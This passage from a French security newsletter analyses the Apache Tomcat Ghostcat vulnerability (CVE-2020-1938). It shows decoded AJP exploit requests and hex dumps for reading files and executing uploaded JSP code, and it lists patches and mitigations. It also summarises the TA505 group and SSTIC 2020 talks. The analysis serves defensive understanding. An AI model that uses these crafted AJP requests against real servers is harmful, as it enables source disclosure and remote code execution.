      request_terminator  (byte) OxFF
```

La capture ci-dessous montre la structure d'un paquet AJP colorisé selon les mêmes règles que la capture précédente

Il existe plusieurs types de paquets pouvant être transmis au serveur, le type est précisé grâce à l'attribut prefix_code spécifié au sein de ceux-ci. Leur structure est susceptible de différer en fonction de leur type.

Dans le cadre de la vulnérabilité Apache Ghostcat, nous nous intéresserons uniquement aux paquets de type FORWARD_REQUEST.

Toujours d'après la documentation, les paquets de type FORWARD_REQUEST (Code 0x02) ont pour objectif de commencer le traitement de la demande comportant les données contenues au sein du paquet entrant. D'autres types de paquets peuvent être utilisés à des fins différentes comme le paquet de type SHUTDOWN (Code 0x07) permettant, comme son nom l'indique, d'éteindre un conteneur par exemple.

La documentation indique aussi que la directive SHUTDOWN ne peut qu'être émise à partir du serveur hôte afin d'empêcher tout abus de cette fonctionnalité.

Les tests effectués en remplaçant le prefix_code par la valeur correspondant à l'instruction SHUTDOWN sur le même réseau local ont en effet montré qu'il n'était pas possible pour un attaquant d'utiliser cette instruction à distance. En effet, le serveur recevant cette requête ne l'interprète pas et n'y répond tout simplement pas.

Parmi les différents champs disponibles au sein de cette requête, nous nous intéresserons particulièrement à deux d'entre eux, le premier étant l'élément req_uri, le second étant l'élément attributes.

« Dans le cadre de la vulnérabilité Apache Ghostcat, nous nous intéresserons uniquement aux paquets de type FORWARD_REQUEST. »

L'élément req_uri contient, comme son nom l'indique, l'URI de la ressource demandée par la requête de type FORWARD_REQUEST transmise au serveur via le connecteur AJP.

Afin de pouvoir exploiter cette vulnérabilité, il est important de noter que l'URI demandée doit correspondre à l'application web ciblée (le sous-dossier doit être celui de l'application Apache Tomcat dont on souhaite récupérer un fichier) et ne doit pas pointer vers une ressource existante. Si l'URI pointe vers un fichier existant, l'accès à cette ressource primera sur les attributs spécifiés plus tard au sein de la requête, empêchant son exploitation.

De plus, l'extension spécifiée à la fin de l'URI fictive demandée conditionne le type de réponse fournie par le serveur Apache Tomcat.

La demande d'une ressource non existante avec l'extension .txt permettra de récupérer le contenu d'un fichier sous

forme de texte. La spécification d'une extension JavaServer Pages (avec l'extension .jsp donc) permettra quand à elle d'exécuter le contenu du fichier demandé lors de la récupération, et ce même si le fichier concerné possède un format différent.

```
Apache JServ Protocol v1.3
   Magic: 1234
   Length: 200
   Code: FORWARD REQUEST (2)
   Method: GET (2)
   Version: HTTP/1.1
   URI: /demo/non-existent.txt
   RADDR: 127.0.0.1
   RHOST: localhost
   SRV: 192.168.1.47
   PORT: 8009
   SSLP: False
   NHDR: 1
   192.168.1.47:8009
   javax.servlet.include.request_uri: index
   javax.servlet.include.servlet_path: /xmco.jsp
```

L'URI spécifiée indique que l'on souhaite récupérer un fichier au sein de l'application web demo sous la forme de fichier texte

L'élément attributes désigne des attributs optionnels pouvant être spécifiés au sein d'une requête AJP. Ces attributs optionnels [3] sont précisés au travers d'un code sur un octet puis sont suivis d'un ou plusieurs arguments sous la forme de chaîne de caractères. D'après la documentation Apache Tomcat, il existe 13 codes correspondant à des attributs optionnels :

```
?context            0x01    Not currently implemented
?servlet_path       0x02    Not currently implemented
?remote_user        0x03
?auth_type          0x04
?query_string       0x05
?route              0x06
?ssl_cert           0x07
?ssl_cipher         0x08
?ssl_session        0x09
?req_attribute      0x0A    Name (the name of the attribut follow
?ssl_key_size       0x0B
?secret             0x0C
?stored_method      0x0D
```

Capture de la liste des codes d'attributs optionnels disponibles indiqués dans la documentation AJP

Chacun de ces codes correspond à un attribut spécifique, l'exception étant l'attribut req_attribute qui possède le code 0x0A.

Une multitude d'autres attributs peuvent être envoyés via le code correspondant à l'attribut req_attribute (0x0A). La documentation Tomcat indique qu'une paire de chaînes de caractères représentant le nom et la valeur de l'attribut est spécifiée après chaque instance du code 0x0A correspondant à l'attribut spécial req_attribute. Toujours d'après la documentation, req_attribute permettrait de transmettre les variables d'environnement au sein des requêtes.

Les attributs spécifiés grâce au code 0x0A req_attribute respectent donc la structure suivante :

```
ATTRIBUTE :=
        attribute_code          (byte)
        attribute_name_size     (integer)
        attribute_name          (string)
        attribute_value_size    (integer)
        attribute_value         (string)
```

Pour résumer, le code spécifique correspondant à l'attribut req_attribute est envoyé, suivi de deux chaînes de caractères définies selon le protocole AJP (la taille de la chaîne de caractères est envoyée avant celle-ci, l'octet nul n'est pas inclus dans le calcul de la taille).

Ces attributs spéciaux seront alors reçus côté serveur par un RequestDispatcher qui se chargera de transmettre et interpréter ces instructions aux différentes ressources demandées.

Cette structure, appliquée aux deux attributs de type req_attribute présents au sein de la requête AJP précédemment capturée, se décompose de la façon suivante :

```
0000  0a 00 21 6a 61 76 61 78 2e 73 65 72 76 6c 65 74   ..!javax.servl
0010  2e 69 6e 63 6c 75 64 65 2e 72 65 71 75 65 73 74   .include.reque
0020  5f 75 72 69 00 00 05 69 6e 64 65 78 00            _uri....index.

0000  0a 00 22 6a 61 76 61 78 2e 73 65 72 76 6c 65 74   ..".javax.servl
0010  2e 69 6e 63 6c 75 64 65 2e 73 65 72 76 6c 65 74   .include.servlet
0020  5f 70 61 74 68 00 00 09 2f 78 6d 63 6f 2e 6a 73   _path.../xmco.js
0030  70 00                                             p.
```

Capture des attributs et de leur structure colorisée

Deux attributs arbitraires sont donc spécifiés au sein de la requête malveillante envoyée au serveur :

- javax.servlet.include.request_uri avec pour valeur index ;
- javax.servlet.include.servlet_path avec pour valeur / xmco.jsp.

L'utilisation de ces attributs arbitraires non filtrés par le serveur au sein de la requête AJP rend alors possible pour un attaquant la récupération du code source de pages d'applications web sous forme de texte (code non interprété) ou bien d'exécuter directement le code contenu dans une ressource demandée (page web, fichier de log, fichier mis en ligne sur le serveur web au préalable, etc.).

Pour résumer, les deux éléments importants nécessaires au sein de la requête permettant d'exploiter cette vulnérabilité sont :

- L'URI, elle permet de déterminer quelle application web est ciblée ainsi que le type de réponse générée par le serveur, sous forme interprétée ou bien sous forme de texte ;
- Les attributs arbitraires spécifiés grâce à l'attribut spécial req_attributes possédant le code 0x0A.

Dans le cadre de la requête étudiée plus tôt, ces attributs et l'URI spécifiée seront interprétés par le serveur et permettront de récupérer le fichier xmco.jsp sous forme de texte.

```
Apache JServ Protocol v1.3
   Magic: 4142
   Length: 40
   Code: SEND BODY CHUNK (3)
   Data: <%="Apache Tomcat 'GhostCat' PoC"%>\n
```

Le contenu du fichier xmco.jsp est renvoyé à l'utilisateur tel qu'il est sur le serveur cible

Le changement de l'extension de fichier spécifiée au sein de l'URI permettrait alors de récupérer le retour de l'exécution du fichier xmco.jsp par le serveur.

```
Apache JServ Protocol v1.3
   Magic: 4142
   Length: 33
   Code: SEND BODY CHUNK (3)
   Data: Apache Tomcat 'GhostCat' PoC\n
```

Le fichier xmco.jsp est interprété par le serveur web et le résultat de son interprétation est alors envoyé à l'attaquant

Post exploitation (exécution de code)

Initialement, la vulnérabilité Apache Ghostcat permet l'inclusion de contenu arbitraire (vulnérabilité de type Local File Inclusion ou LFI) avec ou sans interprétation du contenu inclus par le serveur. Cependant, si un attaquant est en mesure d'accéder à un fichier sur lequel il a le contrôle, il pourra, grâce à cette vulnérabilité, exécuter du code arbitraire sur le serveur distant.

Par exemple, si un attaquant est en capacité d'accéder aux fichiers mis en ligne au travers d'un formulaire sur une plateforme cible, il lui serait alors possible de déposer un fichier avec une extension acceptée par le serveur web, mais qui contiendrait du code JavaServer Pages, tel qu'un fichier texte par exemple. Une fois ce fichier texte contenant du code JSP mis en ligne, l'attaquant pourrait alors utiliser la vulnérabilité Apache Ghostcat afin que ce code soit exécuté par le serveur.

Un fichier nommé exec_text_file.txt est déposé sur le serveur au sein de l'application demo. Ce fichier contient du code JSP qui, lors de son accès via le connecteur HTTP, n'est pas exécuté.


```
<%
String hostName=request.getServerName();
%>Hostname du serveur : <%=hostName%>
```

L'accès au fichier via le connecteur HTTP montre que le code n'est pas exécuté

Une requête sur le connecteur AJP est alors effectuée.

Puisque l'on souhaite exécuter le code présent au sein du fichier texte, l'URI spécifiée possède donc une extension de type JavaServer Pages.

```
Apache JServ Protocol v1.3
   Magic: 1234
   Length: 210
   Code: FORWARD REQUEST (2)
   Method: GET (2)
   Version: HTTP/1.1
   URI: /demo/non-existent.jsp
   RADDR: 127.0.0.1
   RHOST: localhost
   SRV: 192.168.1.47
   PORT: 8009
   SSLP: False
   NHDR: 1
   192.168.1.47:8009
   javax.servlet.include.request_uri: index
   javax.servlet.include.servlet_path: /xmco_text_file.txt
```

La page xmco_text_file.txt est demandée avec une URI possédant une extension .jsp sur une page non existante de l'application démo

```
Apache JServ Protocol v1.3
   Magic: 4142
   Length: 39
   Code: SEND BODY CHUNK (3)
   Data: Hostname du serveur : 192.168.1.47\
```

Capture de la réponse renvoyée par le serveur au sein de Wireshark

La possibilité pour un attaquant d'exécuter du code sur le serveur cible est donc soumise au fait qu'une fonctionnalité puisse lui permettre de mettre en ligne un fichier contenant du code arbitraire et qu'il soit en mesure d'accéder au fichier mis en ligne par le biais de la vulnérabilité Apache Ghostcat.

L'accès aux différents fichiers d'une application web n'étant limité qu'au répertoire où celle-ci réside sur le serveur affecté, il ne sera pas possible d'accéder à des fichiers se situant plus haut au sein du système de fichiers (il ne sera pas possible d'accéder aux fichiers de journalisation d'une application si ceux-ci sont stockés en dehors du répertoire de celle-ci sur le serveur par exemple).

Limitations

Comme vu précédemment, l'exploitation de la vulnérabilité Ghostcat est directe et peut être effectuée à distance sur une instance Apache Tomcat vulnérable avec sa configuration par défaut.

Cependant, plusieurs limitations existent et peuvent rendre l'exploitation et/ou la phase de post-exploitation difficile.

Premièrement, le port dont fait usage le connecteur AJP doit être exposé et joignable par un attaquant. Si le serveur Apache Tomcat se situe sur un réseau où un équipement empêche l'accès au port sur lequel le connecteur AJP est attaché, il n'est alors plus possible pour un attaquant d'exploiter cette vulnérabilité. Un nombre important d'instances Apaches Tomcat vulnérables sont cependant exposées sur internet et ne possèdent pas d'équipement filtrant en amont, rendant leur exploitation aisée pour d'éventuels attaquants.

« Initialement, la vulnérabilité Apache Ghostcat permet l'inclusion de contenu arbitraire (LFI) avec ou sans interprétation du contenu inclus par le serveur. Cependant, si un attaquant est en mesure d'accéder à un fichier sur lequel il a le contrôle, il pourra, grâce à cette vulnérabilité, exécuter du code arbitraire sur le serveur distant. »

Aussi, l'inclusion de fichier n'est possible qu'au sein des applications web hébergées sur le serveur. En effet, il n'est pas possible pour un attaquant d'accéder à des fichiers se situant hiérarchiquement plus haut que le dossier webapps au sein de l'installation Apache Tomcat. Cette limitation empêche donc un attaquant d'accéder de façon directe à certains fichiers présents sur le système. Cette limitation peut cependant être contournée si un attaquant est en mesure de mettre en place un scénario de post exploitation.

La post-exploitation n'est cependant pas toujours un scénario envisageable. En effet, les prérequis nécessaires afin d'exécuter du code arbitraire sur un serveur cible sont importants. L' attaquant doit être en mesure de mettre en ligne un fichier sur le serveur web au travers d'une fonctionnalité d'une application et doit aussi être capable de savoir où se trouvent les fichiers mis en ligne au sein de l'arborescence des applications.

De plus, les fichiers mis en ligne doivent figurer au sein d'un répertoire accessible au travers de l'exploitation de la vulnérabilité Apache Ghostcat. Si un fichier mis en ligne est stocké sur le serveur en dehors du répertoire où se situent les applications, l'attaquant ne sera pas en mesure d'en exécuter le contenu, car celui-ci n'est pas accessible.

> Conclusion / Mitigation

La vulnérabilité Apache Ghostcat est importante de par sa simplicité d'exploitation et le faible niveau de prérequis qu'elle nécessite (une instance Apache Tomcat d'une version vulnérable possédant une configuration par défaut suffit).

Les nouvelles versions, publiées mi-février, ont corrigé cette vulnérabilité :

- Tomcat 7 (version 7.0.1000, publiée le 14 février 2020) ;
- Tomcat 8 (version 8.5.51, publiée le 11 février 2020) ;
- Tomcat 9 (version 9.0.31, publiée le 11 février 2020).

Cette mise à jour de sécurité apporte plusieurs correctifs permettant d'endiguer l'exploitation de la vulnérabilité CVE-2020-1938.

✚ Le connecteur AJP est explicitement désactivé par défaut, cette manoeuvre permet donc de couper court à toute exploitation d'un connecteur AJP n'ayant pas fait l'objet d'une configuration préalable.

✚ Par défaut, après activation du connecteur AJP, celui-ci écoute sur une adresse loopback afin de s'assurer que le connecteur ne soit pas directement accessible sur le réseau ou sur Internet.

✚ Une vérification visant à s'assurer qu'un secret partagé est bien défini lors de l'activation du mécanisme d'échange sécurisé par secret partagé est aussi mise en place dans les nouvelles versions. Ce changement permet d'éviter que la fonctionnalité soit activée, mais qu'aucun secret ne soit défini. La vérification de la présence d'un secret partagé est désormais présente par défaut sur toutes les versions ultérieures aux versions affectées par la vulnérabilité Ghostcat.

✚ Les attributs arbitraires spécifiés au travers de la directive req_attributes sont filtrés et la détection d'un attribut arbitraire renvoie une erreur 403. D'après les modifications de code source spécifiées au sein du commit 64fa5b99442589ef0bf2a7fcd71ad2bc68b35fad disponible sur GitHub [5].

✚ Les attributs arbitraires désormais autorisés et utilisables grâce au code 0x0A (req_attributes) sont réduits aux attributs suivants :

- javax.servlet.request.cipher_suite ;
- javax.servlet.request.key_size ;
- javax.servlet.request.ssl_session ;
- javax.servlet.request.X509Certificate.

Des solutions peuvent aussi être envisagées s'il n'est pas possible de mettre à jour une instance Tomcat vulnérable, par exemple :

- S'il n'est pas utilisé, la désactivation du connecteur AJP sur l'instance concernée ;
- La mise en place d'un secret partagé afin de s'assurer qu'une instance Tomcat ne reçoive pas de requête non sollicitée possédant des attributs arbitraires ;
- Filtrer les flux AJP grâce à des équipements réseau afin de s'assurer que seuls des tiers de confiance autorisés puissent contacter le serveur Tomcat.

Références

[1]Documentation sur le connecteur AJP
https://tomcat.apache.org/tomcat-7.0-doc/config/ajp.html
https://tomcat.apache.org/tomcat-3.3-doc/AJPv13.html

[2] Outil ajpShooter
https://github.com/00theway/Ghostcat-CNVD-2020-10487

[3] Documentation Apache Tomcat concernant les attributs custom
https://tomcat.apache.org/tomcat-9.0-doc/servletapi/constant-values.html

[4] AJPy
https://github.com/hypn0s/AJPy

[5] Commit du correctif
https://github.com/apache/tomcat/commit/64fa5b99442589ef0bf2a7fcd71ad2bc68b35fad#diff-a10761475b6522cc696d0064b883bfd7R132

[6] Analyse de TrendMicro
https://blog.trendmicro.com/trendlabs-security-intelligence/busting-Ghostcat-an-analysis-of-the-apache-tomcat-vulnerability-cve-2020-1938-and-cnvd-2020-10487/


[7] PoC publié
https://github.com/vulhub/vulhub/tree/master/tomcat/CVE-2020-1938

[8] Article du blog XMCO
https://blog.xmco.fr/7-questions-pour-comprendre-la-derniere-vulnerabilite-affectant-tomcat-cve-2020-1938/

[9] AJP Client python
https://github.com/alexmadon/ajpclient

La publication du mois

par Thomas ZUGARRAMURDI



> Évolution de l'activité du groupe cybercriminel TA505

L'ANSSI vient de publier un rapport détaillant toutes les informations connues sur le groupe cybercriminel Threat Actor 505 (TA505). Ce rapport détaille les différentes attaques connues menées par ce groupe ainsi que les techniques qu'ils ont utilisées de 2014 à aujourd'hui.

L'activité du groupe TA505 a commencé en 2014 avec l'utilisation de botnets publics dans le but de distribuer des ransomwares ainsi que certains codes malveillants connus, notamment Dridex. Ce mode opératoire a été utilisé jusqu'en 2018.

Depuis cette date, le mode opératoire du groupe TA505 a évolué. Le groupe est désormais connu pour réaliser des attaques de type APT et pour ensuite revendre des accès à des Systèmes d'Information compromis. Le mode opératoire utilisé pour réaliser ce type d'attaque change légèrement en fonction de la cible, mais il reste similaire d'une attaque à l'autre.

Le vecteur d'infection utilisé est le phishing. TA505 va utiliser des botnets publics afin de distribuer des mails de phishing en utilisant l'ingénierie sociale et des documents spécifiquement conçus afin d'obtenir un premier accès au Système d'Information.

Après la compromission initiale, le groupe va récupérer des informations sur la machine infectée et sur le réseau afin de déployer un second malware leur permettant de maintenir leur accès au système ainsi que d'élever leurs privilèges. Pour ne pas se faire détecter, ils utilisent des techniques de compression de code ainsi que des binaires signés utilisant des certificats de sécurité légitimes.

Ce groupe cybercriminel cible de nombreuses entreprises dans différents secteurs d'activité partout dans le monde. De plus, TA505 possèderait, d'après l'ANSSI, des liens avec d'autres groupes d'attaquants connus, comme Lazarus ou Silence. L'article conclut avec une liste d'IOC comprenant des noms de domaine utilisés par les attaquants.

Référence

https://www.cert.ssi.gouv.fr/cti/CERTFR-2020-CTI-006/

Retour sur le SSTIC 2020

Par William BOISSELEAU et Quentin LATAUD

> Introduction

Le **SSTIC**, Symposium sur la Sécurité des Technologies de l'Information et des Communications, est une conférence francophone réputée pour la qualité technique des sujets présentés.

L'édition du SSTIC a pris cette année une tournure très spéciale. En raison de la crise COVID-19, les conférences ont été enregistrées en amont et sont diffusées en direct et gratuitement en ligne.

Pour maintenir une interactivité malgré tout, les organisateurs ont également mis en place un chat IRC permettant de poser des questions aux conférenciers au cours de l'évènement.

Comme tous les ans, **XMCO a suivi** cette conférence et vous propose un résumé de quelques conférences choisies parmi celles diffusées durant ces 3 jours.

Références SSTIC :

- **Site officiel** : https://www.sstic.org
- **Programme de Conférence** : https://www.sstic.org/2020/programme
- **Direct** : https://streaming.sstic.org
- **Actes** : https://actes.sstic.org/SSTIC20/sstic-2020-actes.pdf

Pursuing Durable Safety for Systems Software

Matt Miller

Lien vidéo

https://www.sstic.org/2020/presentation/ouverture_2020/

Quelles sont les meilleures pratiques à suivre pour parvenir à garantir la sécurité d'un composant logiciel tout au long de son cycle de développement ?

C'est à cette vaste question qu'a tenté de répondre Matt Miller, membre de l'équipe Microsoft Security Response Center lors de la première conférence du SSTIC 2020.

Fort de son expérience au sein des équipes de Microsoft, Matt Miller a d'abord rappelé les **grands principes** d'un **système logiciel sûr** :

- il doit être difficile d'implémenter du code à risque sur ce système ;
- il doit être facile de vérifier l'implémentation sécurisée du code ;
- il doit permettre une productivité maximale pour les développeurs ;
- il doit être fiable (stable) et assurer des performances standards ;

Le conférencier a constaté que les **vulnérabilités** étaient **toujours aussi nombreuses** de nos jours, et qu'elles

concernaient proportionnellement de plus en plus des **défauts de gestion de mémoire.** Il constate que les vulnérabilités publiques sont de moins en moins exploitées, durant les 30 jours suivant leur publication CVE. De son analyse, ces vulnérabilités sont majoritairement exploitées en amont de leur publication (vulnérabilité 0day).

Dans un second temps, Matt Miller a présenté à quel point il pouvait être difficile d'implémenter du code "non vulnérable" via des langages comme le C ou le C++. Ces langages ne permettent pas d'assurer de manière automatique une analyse statique ou dynamique du programme d'un point de vue de la sécurité. L'analyse par Fuzzing d'une solution nécessite également une étape manuelle de configuration. L'audit de code statique nécessite une intervention humaine d'analyse. Par ailleurs, les logiciels s'appuient sur des dépendances ne présentant aucune garantie absolue sur le niveau de sécurité de code ou sur son intégrité.

Le conférencier a ensuite énuméré quelques méthodes pour assurer **un niveau de sécurité standard**, et éliminer les vulnérabilités les plus communes.

Tout d'abord, il recommande d'utiliser des **langages considérés comme sécurisés** par conception, comme le RUST ou le C#.

Si cela n'est pas envisageable, il a proposé des **méthodes de sécurisation contre les vulnérabilités les plus communes** de type :

- dépassement de tampon dans le tas (heap out of bounds) ;
- utilisation de mémoire après sa libération (use after free) ;
- confusion de type (type confusion) ;
- erreurs arithmétiques comme dépassement d'entier (arithmetic errors).

Enfin, Matt Miller est revenu sur les méthodes de sécurisation indirectes, par deux biais :


Les extensions sécurité niveau hardware :

- l'extension Memory Tagging d'abord, est implémentée depuis ARMv8.5. Chaque allocation de mémoire est référencée. Lorsqu'une tentative d'accès est effectuée par pointeur, le tag du pointeur est vérifié avec le tag de référence ;
- l'extension CHERI (Capability Hardware Enhanced RISK Instruction), en cours de développement, permet notamment de se prémunir des vulnérabilités de type dépassement de mémoire. Cette extension est compatible avec les implémentations en C/C++.

La sécurisation de la **chaîne de développement** : ceci concerne les étapes du développement initial et la pull request associée, jusqu'à la vérification du code soumis. Il souligne l'importance de s'assurer que les auteurs de code soient correctement authentifiés sur les dépôts de code (authentification multifacteur).

« Le conférencier a constaté que les vulnérabilités étaient toujours aussi nombreuses de nos jours, et qu'elles concernaient proportionnellement de plus en plus des défauts de gestion de mémoire »

Matt Miller a conclu sur l'importance d'intégrer au sein des équipes des méthodes d'implémentation sécurisée de manière durable, et espère voir les solutions logicielles évoluer sous les dix prochaines années.



Bonnes pratiques de développement relatives à des vulnérabilités communes en C/C++ (source: sstic.org)

Pivoter tel Bernard, ou comment monitorer des attaquants négligents

Daniel Lunghi

Lien vidéo
https://www.sstic.org/2020/presentation/pivoter_tel_bernard_ou_comment_monitorer_des_attaquants_ngligents/

Daniel Lunghi, chercheur spécialisé dans l'analyse des APT chez TrendMicro, a profité de son intervention pour expliquer les méthodes employées dans la surveillance des groupes d'attaquants. Cette intervention a pour buts d'aider à la réponse à incident, d'analyser les TTP (Tactics, Techniques and Procedures) des attaquants et de permettre d'attribuer l'apparition d'un nouveau malware à son groupe d'origine.

En fil conducteur de sa présentation, le chercheur illustre son raisonnement en suivant une investigation débutée en juillet 2019 suite à une attaque visant un opérateur philippin de paris en ligne.

Cette investigation débute lorsque les équipes de TrendMicro sont chargées d'analyser des échantillons de 4 programmes malveillants inconnus, identifiés chez l'opérateur attaqué.

La première étape consiste à classifier les malwares afin de déterminer leur provenance. Pour ce faire, différents **indicateurs de compromission** (ou IOC) sont extraits des échantillons analysés. Ceux-ci peuvent être des noms de domaine, des adresses IP, des noms de fichiers ou encore des marqueurs présents au sein du code.


Ces IOC ont permis de révéler des informations sur l'activité du groupe père de cette campagne et ses méthodes de développement :

- l'un de ces malwares comporte des **identifiants de sa version** au sein de ses métadonnées. Ces versions révèlent l'existence de 9 versions développées en 5 mois, preuve de la capacité importante de développement du groupe ;
- l'un des malwares embarque un algorithme de chiffrement basé sur une S-Box (fonction de substitution utilisée pour mélanger les bits d'un message chiffré). Une recherche au sein du moteur RetroHunt permet de remonter à un dépôt de code présentant cette même S-Box, publié en 2015. Les attaquants ont donc simplement procédé **en recopiant le code de cet algorithme** pour l'intégrer dans leur malware ;
- l'un des programmes comporte des identifiants de Mutex sous forme de constantes. Ces identifiants ont pu être retrouvés sur un ancien malware dénommé BbsRAT, qui communiquait avec un domaine attribué au groupe **Winnti**.

L'analyse des serveurs de contrôle utilisés par un malware est également un moyen permettant de remonter jusqu'au groupe originaire. En effet, certains domaines sont utilisés dans plusieurs campagnes d'attaques et peuvent trahir la paternité d'une attaque.

Cependant, Daniel Lunghi présente un point pouvant induire en erreur lors de cette phase de corrélation IP/domaines : l**es domaines utilisés par les attaquants peuvent être hébergés sur une plateforme mutualisée**, rendant caduque l'identification des serveurs par adresse IP.

Daniel Lunghi se penche alors sur une approche différente permettant d'associer d'autres domaines à un groupe donné : partant de l'hypothèse que les attaquants créent leurs différents domaines de manière groupée à un instant précis, une analyse temporelle des journaux des registrars peut aider à révéler les différents noms déposés par un groupe, enregistrés à quelques secondes d'intervalle.



Il souligne alors l'importance pour les clients d'antivirus d'activer les fonctionnalités de télémétrie des antivirus. C'est par ce biais que des IOC identifiés sur les malwares analysés ont pu être retrouvés dans des emails de phishing envoyés à un autre opérateur du secteur des paris en ligne, confirmant l'intérêt du groupe pour les acteurs de ce secteur.

En conclusion de l'analyse de ces différents IOC, il s'avère que cette attaque a pu être liée à deux groupes d'attaquants asiatiques, **Winnti et Emissary Panda.**

En complément de son analyse, Daniel Lunghi illustre comment les fonctionnalités embarquées dans un malware peuvent se retourner contre ses créateurs. L'un des malwares utilisait en effet la plateforme Dropbox comme support de stockage pour les charges malveillantes. **En extrayant la clé d'API Dropbox présente dans ce malware, les chercheurs ont pu s'authentifier auprès de l'instance utilisée.**

Une analyse des fichiers présents a pu leur apporter des informations utiles à l'analyse et à la réponse à incident:

- plusieurs charges ont été identifiées au sein de l'instance, révélant l'existence d'une nouvelle famille de malware utilisant Dropbox comme support ;
- plus de **50 outils d'exploitation** étaient présents au sein de l'instance, permettant d'identifier les outils utilisés par le groupe et de comprendre leur méthodologie d'attaque.

L'agent qui parlait trop,
Yvan Genuer

➕ Lien vidéo
https://www.sstic.org/2020/presentation/l_agent_qui_parlait_trop/

